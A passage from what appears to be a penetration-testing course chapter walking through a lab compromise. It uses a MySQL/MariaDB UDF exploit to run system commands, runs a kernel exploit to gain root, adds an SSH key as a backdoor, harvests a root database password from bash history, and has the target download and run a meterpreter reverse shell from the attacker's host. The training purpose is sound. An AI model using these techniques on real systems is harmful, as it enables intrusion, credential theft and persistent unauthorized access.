To connect to MariaDB, we can use Kali's built in MySQL client along with the credentials we have recovered from the WordPress configuration file. While MariaDB is a different package than MySQL, it was designed to be backwards compatible.[730] We will also need to point the MySQL client to the tunnel running on Kali on port 13306.

```
kali@kali:~$ mysql --host=127.0.0.1 --port=13306 --user=wp -p
Enter password:

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>
```

Listing 901 - Connecting to MariaDB

Now that we are connected, we can look at what privileges we have as the wp user and get a better idea of how this MariaDB instance is configured.

```
MariaDB [(none)]> SHOW Grants;
+-----------------------------------------------------------------------------------------+
| Grants for wp@%                                                                         |
+-----------------------------------------------------------------------------------------+
| GRANT USAGE ON *.* TO 'wp'@'%' IDENTIFIED BY PASSWORD '*61163AE4B131AB0E43F07BE7B' |
| GRANT SELECT, INSERT, UPDATE, DELETE ON `wordpress`.* TO 'wp'@'%'         |
+-----------------------------------------------------------------------------------------+
2 rows in set (0.075 sec)
```

Listing 902 - wp user grants

We don't have "*" permissions, but SELECT, INSERT, UPDATE, and DELETE are a good starting point. Next, let's take a look at some variables and see if we can find anything that stands out.

```
MariaDB [(none)]> show variables;
+---------------------------------------+--------------------------------------+
```

[730] (MariaDB, 2020), https://mariadb.com/kb/en/library/mariadb-vs-mysql-compatibility/

```
| Variable_name                           | Value                                  |
+-----------------------------------------+----------------------------------------+
| alter_algorithm                         | DEFAULT                                |
| aria_block_size                         | 8192                                   |
| aria_checkpoint_interval                | 30                                     |
...
| hostname                                | zora                                   |
| identity                                | 0                                      |
...
| pid_file                                | /run/mysqld/mariadb.pid                |
| plugin_dir                              | /home/dev/plugin/                      |
| plugin_maturity                         | gamma                                  |
| port                                    | 3306                                   |
| preload_buffer_size                     | 32768                                  |
| profiling                               | OFF                                    |
...
| tmp_memory_table_size                   | 16777216                               |
| tmp_table_size                          | 16777216                               |
| tmpdir                                  | /var/tmp                               |
| transaction_alloc_block_size            | 8192                                   |
...
| userstat                                | OFF                                    |
| version                                 | 10.3.20-MariaDB                        |
| version_comment                         | MariaDB Server                         |
| version_compile_machine                 | x86_64                                 |
| version_compile_os                      | Linux                                  |
| version_malloc_library                  | system                                 |
...
| wsrep_sst_receive_address               | AUTO                                   |
| wsrep_start_position                    | 00000000-0000-0000-0000-000000000000:|
| wsrep_sync_wait                         | 0                                      |
+-----------------------------------------+----------------------------------------+
639 rows in set (0.154 sec)
```

Listing 903 - Showing all variables

From this one query we learned a few things. First, we found that the hostname is "zora". From this point on, we will refer to the MariaDB host as Zora. Next, we also learned that the **tmp** directory is in **/var/tmp**. We also confirm again that we are running MariaDB version 10.3.20 but we now also learn that the target architecture is *x86_64*. The most interesting piece of information we can gather is that the *plugin_dir* is set to **/home/dev/plugin/**. This directory is not standard for MariaDB. Let's take note of that as it might become useful later on.

Now that we have gathered some information, let's see if we can find any exploits for our target MariaDB version.

```
kali@kali:~$ searchsploit mariadb
------------------------------------------------------ ---------------------------------
 Exploit Title                                        |  Path (/usr/share/exploitdb/)
------------------------------------------------------ ---------------------------------
MariaDB Client 10.1.26 - Denial of Service (PoC)      | exploits/linux/dos/45901.txt
MySQL / MariaDB - Geometry Query Denial of Service    | exploits/linux/dos/38392.txt
MySQL / MariaDB / PerconaDB 5.5.51/5.6.32/5.7.14 - Co | exploits/linux/local/40360.txt
MySQL / MariaDB / PerconaDB 5.5.x/5.6.x/5.7.x - 'mysq | exploits/linux/local/40678.c
MySQL / MariaDB / PerconaDB 5.5.x/5.6.x/5.7.x - 'root | exploits/linux/local/40679.sh
Oracle MySQL / MariaDB - Insecure Salt Generation Sec | exploits/linux/remote/38109.pl
```

```
------------------------------------------------------------------ ------------------
Shellcodes: No Result
Papers: No Result
```

Listing 904 - SearchSploit for MariaDB

Unfortunately, none of these would work for our version of MariaDB. Let's broaden the scope and see what we get for MySQL.

```
kali@kali:~$ searchsploit mysql
---------------------------------------------------- ----------------------------------
 Exploit Title                                      |  Path (/usr/share/exploitdb/)
---------------------------------------------------- ----------------------------------
...
MySQL (Linux) - Database Privilege Escalation       | exploits/linux/local/23077.pl
MySQL (Linux) - Heap Overrun (PoC)                  | exploits/linux/dos/23076.pl
MySQL (Linux) - Stack Buffer Overrun (PoC)          | exploits/linux/dos/23075.pl
...
MySQL 3.x/4.x - ALTER TABLE/RENAME Forces Old Permi | exploits/linux/remote/24669.txt
MySQL 4.0.17 (Linux) - User-Defined Function (U     | exploits/linux/local/1181.c
MySQL 4.1.18/5.0.20 - Local/Remote Information Leak | exploits/linux/remote/1742.c
MySQL 4.1/5.0 - Authentication Bypass               | exploits/multiple/remote/24250.p
l
MySQL 4.1/5.0 - Zero-Length Password Authentication | exploits/multiple/remote/311.pl
MySQL 4.x - CREATE FUNCTION Arbitrary libc Code Exe | exploits/multiple/remote/25209.p
l
MySQL 4.x - CREATE FUNCTION mysql.func Table Arbitr | exploits/multiple/remote/25210.p
hp
MySQL 4.x - CREATE Temporary TABLE Symlink Privileg | exploits/multiple/remote/25211.c
MySQL 4.x/5.0 (Linux) - User-Defined Function (UDF) | exploits/linux/local/1518.c
MySQL 4.x/5.0 (Windows) - User-Defined Function Com | exploits/windows/remote/3274.txt
MySQL 4.x/5.x - Server Date_Format Denial of Servic | exploits/linux/dos/28234.txt
MySQL 4/5 - SUID Routine Miscalculation Arbitrary D | exploits/linux/remote/28398.txt
MySQL 4/5/6 - UDF for Command Execution             | exploits/linux/local/7856.txt
MySQL 5 - Command Line Client HTML Special Characte | exploits/linux/remote/32445.txt
MySQL 5.0.18 - Query Logging Bypass                 | exploits/linux/remote/27326.txt
...
MySQL Squid Access Report 2.1.4 - HTML Injection    | exploits/php/webapps/20055.txt
MySQL Squid Access Report 2.1.4 - SQL Injection / C | exploits/php/webapps/44483.txt
MySQL User-Defined (Linux) (x32/x86_64) - 'sys_     | exploits/linux/local/46249.py
MySQL yaSSL (Linux) - SSL Hello Message Buffer Over | exploits/linux/remote/16849.rb
MySQL yaSSL (Windows) - SSL Hello Message Buffer Ov | exploits/windows/remote/16701.rb
...
-------------------------------------- ---------------------------------------------
 Paper Title                           |  Path (/usr/share/exploitdb-papers
-------------------------------------- ---------------------------------------------
...
MySQL Session Hijacking over RFI      | docs/english/13708-mysql-session-hijacking-ove
MySQL UDF Exploitation                | docs/english/44139-mysql-udf-exploitation.pdf
MySQL: Secure Web Apps - SQL Injectio | papers/english/12945-mysql-secure-web-apps---s
Novel contributions to the field - Ho | docs/english/40143-novel-contributions-to-the-
...
------------------------------------------------------------ --------------------------
```

Listing 905 - SearchSploit for MySQL

When searching for MySQL vulnerabilities, we have to change our approach a bit. This time we are not looking for an exact version number that might be vulnerable to an exploit since MariaDB and MySQL use different version numbers. Instead, we are trying to see if we can identify a pattern in publicly disclosed exploits that may indicate a type of attack we could use.

We notice that the words "UDF" and "User Defined" show up often. Let's take a look at a more recent UDF exploit found in /usr/share/exploitdb/exploits/linux/local/46249.py.

```
1  # Exploit Title: MySQL User-Defined (Linux) x32 / x86_64 sys_exec function local pr
ivilege escalation exploit
2  # Date: 24/01/2019
3 ...
19  References:
20  https://dev.mysql.com/doc/refman/5.5/en/create-function-udf.html
21  https://www.exploit-db.com/exploits/1518
22  https://www.exploit-db.com/papers/44139/ - MySQL UDF Exploitation by Osanda Malith
Jayathissa (@OsandaMalith)
```

Listing 906 - MySQL exploit 46249 header

The exploit begins by referencing other research into UDF exploitation including a paper written on the subject.

Reviewing this paper teaches us that a User Defined Function (UDF) is similar to a custom plugin for MySQL. It allows database administrators to create custom repeatable functions to accomplish specific objectives. Conveniently for us, UDFs are written in C or C++[731] and can run almost any code we want, including system commands.

Researchers have discovered how to use standard MySQL (and MariaDB) functionality to create these plugins in ways that can be used to exploit systems. This specific exploit discusses using UDFs as ways to escalate privileges on a host. However, we should be able to use the same principle to get an initial shell. Some modifications will be required but before we start changing anything, let's take a look at the code.

```
40  shellcode_x32 = "7f454c4601010100000000000000000...";
41  shellcode_x64 = "7f454c4602010100000000000000000...";
42
43  shellcode = shellcode_x32
44  if (platform.architecture()[0] == '64bit'):
45   shellcode = shellcode_x64
...
71  cmd='mysql -u root -p\'' + password + '\' -e "select @@plugin_dir \G"'
72  plugin_str = subprocess.check_output(cmd, shell=True)
73  plugin_dir = re.search('@plugin_dir: (\S*)', plugin_str)
74  res = bool(plugin_dir)
...
91  print "Trying to create a udf library...";
92  os.system('mysql -u root -p\'' + password + '\' -e "select binary 0x' + shellcode
+ ' into dumpfile \'%s\' \G"' % udf_outfile)
93  res = os.path.isfile(udf_outfile)
...
99  print "UDF library crated successfully: %s" % udf_outfile;
```

[731] (MariaDB, 2020), https://mariadb.com/kb/en/create-function-udf/

```
100  print "Trying to create sys_exec..."
101  os.system('mysql -u root -p\'' + password + '\' -e "create function sys_exec retu
rns int soname \'%s\'\G"' % udf_filename)
102
103  print "Checking if sys_exec was crated..."
104  cmd='mysql -u root -p\'' + password + '\' -e "select * from mysql.func where name
=\'sys_exec\' \G"';
105  res = subprocess.check_output(cmd, shell=True);
...
110  if res:
111          print "sys_exec was found: %s" % res
112          print "Generating a suid binary in /tmp/sh..."
113          os.system('mysql -u root -p\'' + password + '\' -e "select sys_exec(\'cp
/bin/sh /tmp/; chown root:root /tmp/sh; chmod +s /tmp/sh\')"')
114
115          print "Trying to spawn a root shell..."
116          pty.spawn("/tmp/sh");
```

Listing 907 - MySQL exploit 46249

The first thing we notice is a shellcode variable defined on lines 40-45. The SQL query at line 71 obtains the plugin directory (remember this is the variable that we found was not standard on Zora). Next, on line 92, the code dumps the shellcode binary content into a file within the plugin directory. Line 101 creates a function named *sys_exec* leveraging the uploaded binary file. Finally, the script checks if the function was successfully created on line 104 and if this is the case, the function is executed on line 113. Reading a bit more about the MySQL *CREATE FUNCTION* syntax[732] suggests that the binary content of the shellcode variable is supposed to be a shared library that implements and exports the function(s) we want to create within the database.

Essentially, this entire script is only running five commands. If we trim down the code to its essential MySQL commands, we obtain the following:

```
select @@plugin_dir
select binary 0xshellcode into dumpfile @@plugin_dir;
create function sys_exec returns int soname udf_filename;
select * from mysql.func where name='sys_exec' \G
select sys_exec('cp /bin/sh /tmp/; chown root:root /tmp/sh; chmod +s /tmp/sh')
```

Listing 908 - Breakdown of MySQL exploit

Since we already have an interactive MariaDB shell, we could theoretically run these commands directly in the MariaDB shell against Zora. However, we want to make sure we understand what we are about to execute before proceeding.

24.3.2 Attempting to Exploit the Database

While the individual commands give us no reason for concern, we have no idea what the shellcode is doing. Instead, we will replace the shellcode with something that we are in control of. The references in the exploit state that raptor_udf.c was used. A quick Google search reveals a relevant

[732] (Oracle Corporation, 2020), https://dev.mysql.com/doc/refman/5.5/en/create-function-udf.html

Exploit Database entry[733] and a note at the bottom of the comments mentions a GitHub project[734] that looks very promising.

Let's download the code, review it, and compile it.

```
kali@kali:~$ git clone https://github.com/mysqludf/lib_mysqludf_sys.git
Cloning into 'lib_mysqludf_sys'...
...

kali@kali:~$ cd lib_mysqludf_sys/
kali@kali:~/lib_mysqludf_sys$
```

Listing 909 - Downloading the code from GitHub

Opening up the lib_mysqludf_sys.c file shows us a fairly standard UDF library that allows for execution of system commands through the C/C++ *system* function.[735]

```
...
my_ulonglong sys_exec(
    UDF_INIT *initid
,   UDF_ARGS *args
,   char *is_null
,   char *error
){
    return system(args->args[0]);
}
...
```

Listing 910 - The sys_exec UDF function implementation

Moreover, according to the code, the function exported by the shared library after compilation is named *sys_exec* as in the previous exploit. We'll need to create a MySQL function with the same name in order to execute system commands from the database.

Now that we have reviewed the code, we will compile the shared library.

Looking at the install.sh file, as a prerequisite for compilation we need to install *libmysqlclient15-dev*. In Kali Linux, this is the *default-libmysqlclient-dev* package, which can be installed with **apt**.

```
kali@kali:~/lib_mysqludf_sys$ sudo apt update && sudo apt install default-libmysqlclient-dev
```

Listing 911 - Installing dependencies

[733] (Offensive Security, 2020), https://www.exploit-db.com/exploits/1518

[734] (Arnold Jasny, 2013), https://github.com/mysqludf/lib_mysqludf_sys

[735] (cplusplus.com, 2019), http://www.cplusplus.com/reference/cstdlib/system/

Now that we have the dependencies installed, we need to remove the old object file before generating the new one.

```
kali@kali:~/lib_mysqludf_sys$ rm lib_mysqludf_sys.so
```

Listing 912 - Removing the pre-built binary

Looking at the Makefile, we will need to make some minor adjustments to ensure we can compile the source file correctly.

```
LIBDIR=/usr/lib

install:
        gcc -Wall -I/usr/include/mysql -I. -shared lib_mysqludf_sys.c -o $(LIBDIR)/lib
_mysqludf_sys.so
```

Listing 913 - UDF library Makefile

Specifically we need to adjust the include directory path for the **gcc** command since we have a MariaDB installation on our Kali system and not a MySQL one. The changes to the Makefile are shown in Listing 914.

```
kali@kali:~/lib_mysqludf_sys$ </span>cat Makefile</span>
LIBDIR=/usr/lib
install:
        gcc -Wall -I/usr/include/mariadb/server -I/usr/include/mariadb/ -I/usr/include
/mariadb/server/private -I. -shared lib_mysqludf_sys.c -o lib_mysqludf_sys.so

kali@kali:~/lib_mysqludf_sys$ make
gcc -Wall -I/usr/include/mariadb/server -I/usr/include/mariadb/ -I/usr/include/mariadb
/server/private -I. -shared lib_mysqludf_sys.c -o lib_mysqludf_sys.so
```

Listing 914 - Compiling the UDF library

The **-Wall** flag enables all of gcc's warning messages and **-I** includes the directory of header files. The list included in the command found in Listing 914 are common locations for header files for MariaDB. The **-shared** flag tells gcc this is a shared library and to generate a shared object file. Finally, **-o** tells gcc where to output the file.

Recalling the SQL commands from the UDF exploit, to transfer the shared library to the target database server, we will need the file as a hexdump.

```
select @@plugin_dir
select binary 0xshellcode into dumpfile @@plugin_dir;
create function sys_exec returns int soname udf_filename;
select * from mysql.func where name='sys_exec' \G
select sys_exec('cp /bin/sh /tmp/; chown root:root /tmp/sh; chmod +s /tmp/sh')
```

Listing 915 - Breakdown of MySQL exploit

To do so we can use the following command:

```
kali@kali:~/lib_mysqludf_sys$ xxd -p lib_mysqludf_sys.so | tr -d '\n' > lib_mysqludf_s
ys.so.hex
```

Listing 916 - Creating a hexdump of the Library

The **xxd** command is used to make the hexdump and the **-p** flag outputs a plain hexdump, which makes it easier for further manipulation. We use **tr** to delete the new line character and then dump the contents of the output to a file named lib_mysqludf_sys.so.hex.

The contents of the lib_mysqludf_sys.so.hex file is what we will use for shellcode.

We have everything that we need to attempt to exploit Zora. Now we just need to put it together. Before we begin running the malicious SQL commands, we will create a variable in MariaDB for the shellcode. The contents of this variable are obtained from the lib_mysqludf_sys.so.hex file.

```
MariaDB [(none)]> set @shell = 0x7f454c4602010100000000000000000003003e000100000000110
000000000040000000000000000e03b000000000000000000000400038000900400001c001b0001000000040
00000000000...0000000000000000000;
```

Listing 917 - Creating a 64 bit shellcode variable

Note the addition of "0x" to the beginning of the shellcode and the lack of single or double quotes. This is necessary for MariaDB to read the text as binary. Next, per the exploit instructions, we will confirm the location of the plugin directory.

```
MariaDB [(none)]> select @@plugin_dir;
+-------------------+
| @@plugin_dir      |
+-------------------+
| /home/dev/plugin/ |
+-------------------+
1 row in set (0.072 sec)
```

Listing 918 - Verifying the plugin_dir

As expected, the plugin directory is in /home/dev/plugin/. Next, we need to output the shellcode to a file on Zora. The original exploit generates a random filename for this, but we can name it whatever we want. The command in Listing 919 tells MariaDB to treat the contents of the *@shell* variable as binary and to output it to the /home/dev/plugin/udf_sys_exec.so file.

```
MariaDB [(none)]> select binary @shell into dumpfile '/home/dev/plugin/udf_sys_exec.so
';
ERROR 1045 (28000): Access denied for user 'wp'@'%' (using password: YES)
MariaDB [(none)]>
```

Listing 919 - Dumping the shell to a file

Unfortunately, this is where we encounter our first problem. According to the error message above, the wp user does not have permissions to create files.

24.3.2.2 Why We Failed

While the user does have permissions to run SELECT, INSERT, UPDATE, and DELETE, the wp user is missing the *FILE* permissions to be allowed to run *dumpfile*.[736] To run *dumpfile* we need a user account with a higher level of permissions, such as the root user. Without this, we are stuck and cannot move forward with exploiting Zora using the current approach. The first logical option that comes to mind is to go back to Ajla and see if we can find root (or similar) MariaDB credentials.

[736] (MariaDB, 2020), https://mariadb.com/kb/en/library/grant/

24.4 Deeper Enumeration of the Web Application Server

During this round of enumeration, our goal is to find something that will give us higher levels of access to Zora's MariaDB service. While we could continue trying to enumerate Ajla with our current user, www-data, we believe that a higher level of permissions would be very helpful. This is why we will first concentrate our enumeration efforts on privilege escalation, then we will move on to looking for credentials. To look for a privilege escalation vector, we will need to go back to our Meterpreter Shell on Ajla.

24.4.1 More Thorough Post Exploitation

Previously, we learned that Ajla is running on Ubuntu 16.04, which is a fairly recent version. This means that the chance of finding a kernel exploit will be smaller than in an older version. However, we shouldn't totally rule out the possibility.

After enumerating running processes, system services, and installed applications, we find that other than the WordPress install, the Ubuntu server seems to run only default services and applications. This does not look promising. To complete the applications and services assessment we run **`netstat`** to determine what other ports might be open.

```
meterpreter > shell
Process 6792 created.
Channel 3 created.

netstat -tulpn
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address  Foreign Address  State       PID/Program name
tcp        0      0 0.0.0.0:22     0.0.0.0:*        LISTEN      -
tcp6       0      0 :::80          :::*             LISTEN      -
tcp6       0      0 :::22          :::*             LISTEN      -
udp        0      0 0.0.0.0:67     0.0.0.0:*
```

Listing 920 - Running netstat on Ajla

Unfortunately, the output in Listing 920 doesn't reveal anything interesting either. At this point, it is a good idea to start looking at kernel exploits. But first we need to find out which kernel version our target is running.

```
uname -a
Linux ajla 4.4.0-21-generic #37-Ubuntu SMP Mon Apr 18 18:33:37 UTC 2016 x86_64 x86_64
x86_64 GNU/Linux
```

Listing 921 - Running uname on Ajla

Now that we have the kernel version, we will return to searchsploit.

```
kali@kali:~$ searchsploit ubuntu 16.04
...
Linux Kernel 4.4.0 (Ubuntu 14.04/16.04 x86-64) - 'AF_PA | exploits/linux_x86-64/local/
Linux Kernel 4.4.0-21 (Ubuntu 16.04 x64) - Netfilter ta | exploits/linux_x86-64/local/
Linux Kernel 4.4.0-21 < 4.4.0-51 (Ubuntu 14.04/16.04 x8 | exploits/linux/local/47170.c
Linux Kernel 4.4.x (Ubuntu 16.04) - 'double-fdput()' bp | exploits/linux/local/39772.t
Linux Kernel 4.6.2 (Ubuntu 16.04.1) - 'IP6T_SO_SET_REPL | exploits/linux/local/40489.t
```

```
Linux Kernel 4.8 (Ubuntu 16.04) - Leak sctp Kernel Poin | exploits/linux/dos/45919.c
Linux Kernel < 4.13.9 (Ubuntu 16.04 / Fedora 27) - Loca | exploits/linux/local/45010.c
Linux Kernel < 4.4.0-116 (Ubuntu 16.04.4) - Local Privi | exploits/linux/local/44298.c
...
```

Listing 922 - Searching for ubuntu 16.04 exploits

While many of these seem like they might work, one in particular grabs our attention. After reviewing the source code for exploit 45010,[737] we see that it is well written, was tested against several different kernel versions, and has great instructions on compiling and executing. First, let's find out if Ajla has gcc.

> *The kernel versions don't always have to match exactly for an exploit to work. In this case, the exploit was tested with kernel 4.13.9, which is more recent than the kernel on Ajla.*

```
gcc
/bin/sh: 1: gcc: not found

find / -name gcc -type f 2>/dev/null
/usr/share/bash-completion/completions/gcc
```

Listing 923 - Attempting to locate GCC on Ajla

Unfortunately, Ajla does not have the gcc binary installed so we will need to compile the exploit on our Kali machine, transfer it to Ajla, and hope that it will still work. Alternatively and if necessary, we could also create a virtual machine that is identical to our target system relative to the OS and kernel versions and compile the exploit on it.

24.4.2 Privilege Escalation

First, we will copy the exploit to our home directory so we don't alter the original version. Once the copy is made, we will follow the compile instructions in the file.

```
kali@kali:~$ cp /usr/share/exploitdb/exploits/linux/local/45010.c ./
kali@kali:~$ gcc 45010.c -o 45010
kali@kali:~$
```

Listing 924 - Compiling the exploit

The exploit compiled without errors so we will use meterpreter to upload it to Ajla.

```
meterpreter > upload /home/kali/45010 /tmp/
[*] uploading  : /home/kali/45010 -> /tmp/
[*] uploaded   : /home/kali/45010 -> /tmp//45010
```

Listing 925 - Uploading the exploit

Finally, it's time to run the exploit against Ajla.

```
meterpreter > shell
Process 1546 created.
```

[737] (Offensive Security, 2020), https://www.exploit-db.com/exploits/45010

```
Channel 5 created.

cd /tmp
chmod +x 45010
./45010
whoami
root
```

Listing 926 - Running the exploit

In Listing 926, the exploit does not give us any output but running **whoami** tells us that we are now running as the root user. Now that we have root access, we can create a more stable backdoor using ssh. This will allow us to come back to Ajla even if our meterpreter session dies.

First, we need to generate a new ssh key on our Kali machine.

> *If you already have ssh keys generated, feel free to skip this step.*

```
kali@kali:~$ ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/home/kali/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/kali/.ssh/id_rsa.
Your public key has been saved in /home/kali/.ssh/id_rsa.pub.
...

kali@kali:~$ cat:~/.ssh/id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQD... kali@kali
```

Listing 927 - Generating an SSH key on Kali

With our ssh key generated, we can create the authorized_keys file on Ajla to accept our public key. We will do this via the meterpreter session that has the root shell.

```
mkdir /root/.ssh

echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQD... kali@kali" > /root/.ssh/authorized_keys
```

Listing 928 - Adding the public key to the /root/.ssh/authorized_keys file

Now on Kali, we can use the ssh client to connect to Ajla directly.

```
kali@kali:~$ ssh root@sandbox.local
Welcome to Ubuntu 16.04 LTS (GNU/Linux 4.4.0-21-generic x86_64)
...

root@ajla:~#
```

Listing 929 - Using ssh to login to Ajla

24.4.3 Searching for DB Credentials

When looking for credentials, we have to think like an administrator or developer. Where would you store credentials? How would credentials be used? Are there any history or log files where credentials could be saved accidentally?

An example of this is if a user of a server accidentally enters their password in the username field, which might be logged in /var/log/auth.log. Let's think like an administrator and look at locations that might contain user information.

We first start by looking at /etc/passwd,/etc/group, and /etc/shadow to get a feeling on how many users and groups have access to the target system.

However, the only useful piece of information we gather is that a user named "ajla" exists. Let's check the user's home directory to see what we can find.

```
root@ajla:~# cd /home/ajla

root@ajla:/home/ajla# ls -alh
total 32K
drwxr-xr-x 3 ajla ajla 4.0K Dec 10 16:37 .
drwxr-xr-x 3 root root 4.0K Dec 10 16:22 ..
-rw------- 1 ajla ajla   15 Dec 10 16:40 .bash_history
-rw-r--r-- 1 ajla ajla  220 Oct 15 17:49 .bash_logout
-rw-r--r-- 1 ajla ajla 3.7K Oct 15 17:49 .bashrc
drwx------ 2 ajla ajla 4.0K Oct 15 17:52 .cache
-rw-r--r-- 1 ajla ajla  675 Oct 15 17:49 .profile
-rw-r--r-- 1 ajla ajla    0 Oct 15 17:57 .sudo_as_admin_successful
```

Listing 930 - Looking at Ajla's home directory

We don't find much in the home directory, but let's take a look at the .bash_history to see what they have been up to.

```
root@ajla:/home/ajla# cat ./.bash_history
sudo poweroff
```

Listing 931 - Looking at Ajla's .bash_history

This is interesting. A fairly empty history means the account is not used much. The server must have been administered somehow but we don't see any other users on the system. Let's check the root user's history.

```
root@ajla:/home/ajla# cat ~/.bash_history
pwd
ls
cd /var/log/apache2/
tail -f error.log
tail -f access.log
mysql -u root -pBmDu9xUHKe3fZi3Z7RdMBeb -h 10.5.5.11 -e 'DROP DATABASE wordpress;'
cd /etc/mysql/
ls
cd ~/
ls
ls -alh
exit
```



```
exit
root@ajla:/home/ajla#
```

Listing 932 - Looking at the root user's history

Excellent, the root user was used to administer Ajla and at one point, the MySQL client was used to drop the "wordpress" database. Luckily for us, the password and user were entered directly in the command line!

24.5 Targeting the Database Again

Now we have root database credentials for Zora's MariaDB instance. Let's go back and try the UDF exploit again using these new, higher-level, permissions.

24.5.1 Exploitation

As a reminder, the five commands that we are attempting to run against the MariaDB instance are found in Listing 933.

```
select @@plugin_dir
select binary 0xshellcode into dumpfile @@plugin_dir;
create function sys_exec returns int soname udf_filename;
select * from mysql.func where name='sys_exec';
select sys_exec('cp /bin/sh /tmp/; chown root:root /tmp/sh; chmod +s /tmp/sh')
```

Listing 933 - Breakdown of MySQL exploit

First, we will rerun the MariaDB client but this time we will use the root credentials we discovered on Ajla.

```
kali@kali:~$ mysql --host=127.0.0.1 --port=13306 --user=root -p
Enter password:

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>
```

Listing 934 - Rerun the MariaDB client

Next, we will set the *shell* variable to the shellcode that we generated earlier.

```
MariaDB [(none)]> set @shell = 0x7f454c4602010100000000000000000003003e000100000000110
000000000040000000000000000e03b0000000000000000000040003800090040001c001b0001000000040
00000000000...0000000000000000000;
```

Listing 935 - Creating a 64 bit shellcode variable

With the shell variable set, we will verify one more time that the plugin directory is still set to /home/dev/plugin. While this isn't necessary for the flow, it's a good idea to be certain nothing has changed.

```
MariaDB [(none)]> select @@plugin_dir;
+-------------------+
| @@plugin_dir      |
+-------------------+
| /home/dev/plugin/ |
+-------------------+
1 row in set (0.072 sec)
```

Listing 936 - Verifying the plugin_dir

Now for the moment of truth. Let's attempt to dump the binary shell to a file.

```
MariaDB [(none)]> select binary @shell into dumpfile '/home/dev/plugin/udf_sys_exec.so
';
Query OK, 1 row affected (0.078 sec)
```

Listing 937 - Dumping the shell to a file

It worked! Before we get too excited, we still need to create a function.

```
MariaDB [(none)]> create function sys_exec returns int soname 'udf_sys_exec.so';
Query OK, 0 rows affected (0.078 sec)
```

Listing 938 - Creating the UDF

MariaDB did not provide us with any errors, leading us to believe that the function was created. We can double check by running a command that queries for the *sys_exec* function.

```
MariaDB [(none)]> select * from mysql.func where name='sys_exec';
+----------+-----+-----------------+----------+
| name     | ret | dl              | type     |
+----------+-----+-----------------+----------+
| sys_exec |   2 | udf_sys_exec.so | function |
+----------+-----+-----------------+----------+
1 row in set (0.072 sec)
```

Listing 939 - Verifying the UDF exists

Now let's test if the *sys_exec* UDF works by attempting to make a network call from Zora to our Kali machine. To do this, we will start the python *http.server* on port 80 and make a *sys_exec* UDF call to our Kali IP on port 80.

```
kali@kali:~$ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 ...
```

Listing 940 - Starting a webserver on Kali

Now that the web server has started, we can make the *sys_exec* UDF call. The syntax for the function can be found in the original UDF exploit.

```
MariaDB [(none)]> select sys_exec('wget http://10.11.0.4');
+-----------------------------------+
| sys_exec('wget http://10.11.0.4') |
+-----------------------------------+
|                               256 |
+-----------------------------------+
1 row in set (0.230 sec)
```

Listing 941 - Running a wget call

If the command worked, we should see a log entry in our webserver.

```
Serving HTTP on 0.0.0.0 port 80 ...
10.11.1.250 - - [10/Dec/2019 17:49:05] "GET / HTTP/1.1" 200 -
```

Listing 942 - Reviewing the webserver's log

Success! We are running code on Zora.

Now we can upload and execute a meterpreter payload on Zora in order to send a reverse shell back to our Kali instance. We don't have to generate a new meterpreter shell since we can just use the same one we used for Ajla. Since we are now connected to Ajla through a standard ssh connection, we can use port 443 on Kali for the Zora meterpreter session. First, let's instruct Zora to download the binary payload.

```
MariaDB [(none)]> select sys_exec('wget http://10.11.0.4/shell.elf');
+--------------------------------------------+
| sys_exec('wget http://10.11.0.4/shell.elf') |
+--------------------------------------------+
|                                          0 |
+--------------------------------------------+
1 row in set (0.260 sec)
```

Listing 943 - Downloading the shell via UDF

With the meterpreter downloaded, we need to make the file executable.

```
MariaDB [(none)]> select sys_exec('chmod +x ./shell.elf');
+----------------------------------+
| sys_exec('chmod +x ./shell.elf') |
+----------------------------------+
|                                0 |
+----------------------------------+
1 row in set (0.074 sec)
```

Listing 944 - Making the meterpreter shell executable

Now that the shell is executable, let's restart msfconsole on Kali to have a fresh environment.

```
msf5 exploit(multi/handler) > exit
kali@kali:~$ sudo msfconsole -q -x "use exploit/multi/handler;\
             set PAYLOAD linux/x86/meterpreter/reverse_tcp;\
             set LHOST 10.11.0.4;\
             set LPORT 443;\
             run"
...
[*] Started reverse TCP handler on 10.11.0.4:443
```

Listing 945 - Starting msfconsole to capture the UDF reverse shell

With our listener configured and running, we can execute the shell on Zora.

```
MariaDB [(none)]> select sys_exec('./shell.elf');
```

Listing 946 - Running the Shell

Now we can go back to msfconsole and check if we captured the shell.

```
[*] Started reverse TCP handler on 10.11.0.4:443
[*] Sending stage (985320 bytes) to 10.11.1.250
[*] Meterpreter session 1 opened (10.11.0.4:443 -> 10.11.1.250:27904) at 18:00:32

meterpreter > shell
Process 3972 created.
Channel 1 created.

whoami
mysql
```

Listing 947 - Capturing the shell

Excellent, we have a working unprivileged shell on Zora!

24.5.1.1 Exercises

1. Modify the original Python exploit and capture the reverse shell.
2. The original UDF exploit is advertised as a privilege escalation exploit. Why are we getting an unprivileged shell?

24.5.2 Post-Exploitation Enumeration

Now that we have a shell on Zora, let's collect some general information about the host to see what we can learn. Let's start by checking the flavor of Linux that is running.

```
meterpreter > shell
Process 4469 created.
Channel 2 created.

cat /etc/issue
Welcome to Alpine Linux 3.10
Kernel \r on an \m (\l)
```

Listing 948 - Viewing /etc/issue

A quick Google search shows us that Alpine Linux is "a security-oriented, lightweight Linux distribution based on musl libc and busybox".[738] This is useful information as we can expect this OS to not have very many services or applications running. Anything out of the ordinary might be a good target. Let's continue to collect information.

```
cat /proc/version
Linux version 4.19.78-0-virt (buildozer@build-3-10-x86_64) (gcc version 8.3.0 (Alpine
8.3.0)) #1-Alpine SMP Thu Oct 10 15:25:30 UTC 2019
```

Listing 949 - Finding the kernel version

The /proc/version file tells us that the distro was built in October of 2019. Other than that, we can take note of the kernel version and move forward.

Let's have a look at the environment variables.

```
env
USER=mysql
SHLVL=1
HOME=/var/lib/mysql
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/loca
l/games:/system/bin:/system/sbin:/system/xbin
LANG=C
PWD=/var/lib/mysql
```

Listing 950 - Finding the environment variables

